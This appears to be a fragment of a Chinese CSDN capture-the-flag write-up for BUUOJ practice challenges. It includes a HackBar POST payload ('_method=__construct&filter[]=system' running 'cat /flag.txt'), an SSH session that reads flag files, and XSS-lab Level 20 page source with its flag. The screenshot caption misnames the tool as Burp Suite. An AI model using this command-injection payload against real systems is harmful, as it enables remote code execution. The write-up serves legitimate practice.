
The screenshot shows the Burp Suite interface. At the top, there are navigation tabs: 元素, 控制台, 来源, 网络, HackBar, 性能, 内存, 应用, 安全, Lighthouse, EditThisCookie. Below these are tool-specific tabs: LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, ENCODING, HASHING. The main area displays a URL: `http://8cff8123-c3f9-4f40-a2fa-305f18a1a0c5.node4.buuoj.cn:81`. There is a toggle for 'Enable POST' which is turned on. The 'Content-Type' is set to 'application/x-www-form-urlencoded'. Below this, the 'Body' is set to 's=cat'. At the bottom, the request body is shown as `/flag.txt&_method=__construct&method=POST&filter[]=system`. The bottom right corner has the text 'CSDN @_abcdef'.

The screenshot shows a Windows PowerShell terminal window titled 'OpenSSH SSH client'. The text in the terminal is as follows:
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。
尝试新的跨平台 PowerShell <https://aka.ms/pscore6>
PS C:\Users\win-wp> ssh glzjin@8cff8123-c3f9-4f40-a2fa-305f18a1a0c5.node4.buuoj.cn -p 29758
The authenticity of host '[8cff8123-c3f9-4f40-a2fa-305f18a1a0c5.node4.buuoj.cn]:29758 ([117.21.200.166]:29758)' is not established.
ECDSA key fingerprint is SHA256:Fwsq8gXT4W0JZk6xjYYfBYWwe2t6i1wv/kIQkrzOnko.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[8cff8123-c3f9-4f40-a2fa-305f18a1a0c5.node4.buuoj.cn]:29758,[117.21.200.166]:29758' to the list of known hosts.
glzjin@8cff8123-c3f9-4f40-a2fa-305f18a1a0c5.node4.buuoj.cn's password:
\$ ls
\$ cd /
\$ ls
bd_build boot etc flag.txt lib media opt root sbin sys usr
bin dev flag home lib64 mnt proc run srv tmp var
\$ cat flag.txt
flag{glzjin_wants_a_girl_friend}
\$ cat flag
flag{f7325f43-5293-477a-b238-cf7834c29736}
\$ |

The bottom right corner has the text 'CSDN @_abcdef'.

[Windows]Upload-Labs-Windows

upload-labs 靶场



XSS-Lab

<https://github.com/rebo-m/xss-lab>

自动换行

```
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错! flag{259d6aa5-1f27-443b-954e-addd5e8f7dc1}
8 ");
9 }
10 </script>
11 <title>欢迎来到Level20</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到Level20</h1>
15 <embed src="xsf04.swf?" width=100% height=100%></body>
16 </html>
17
```

CSDN @_abcdef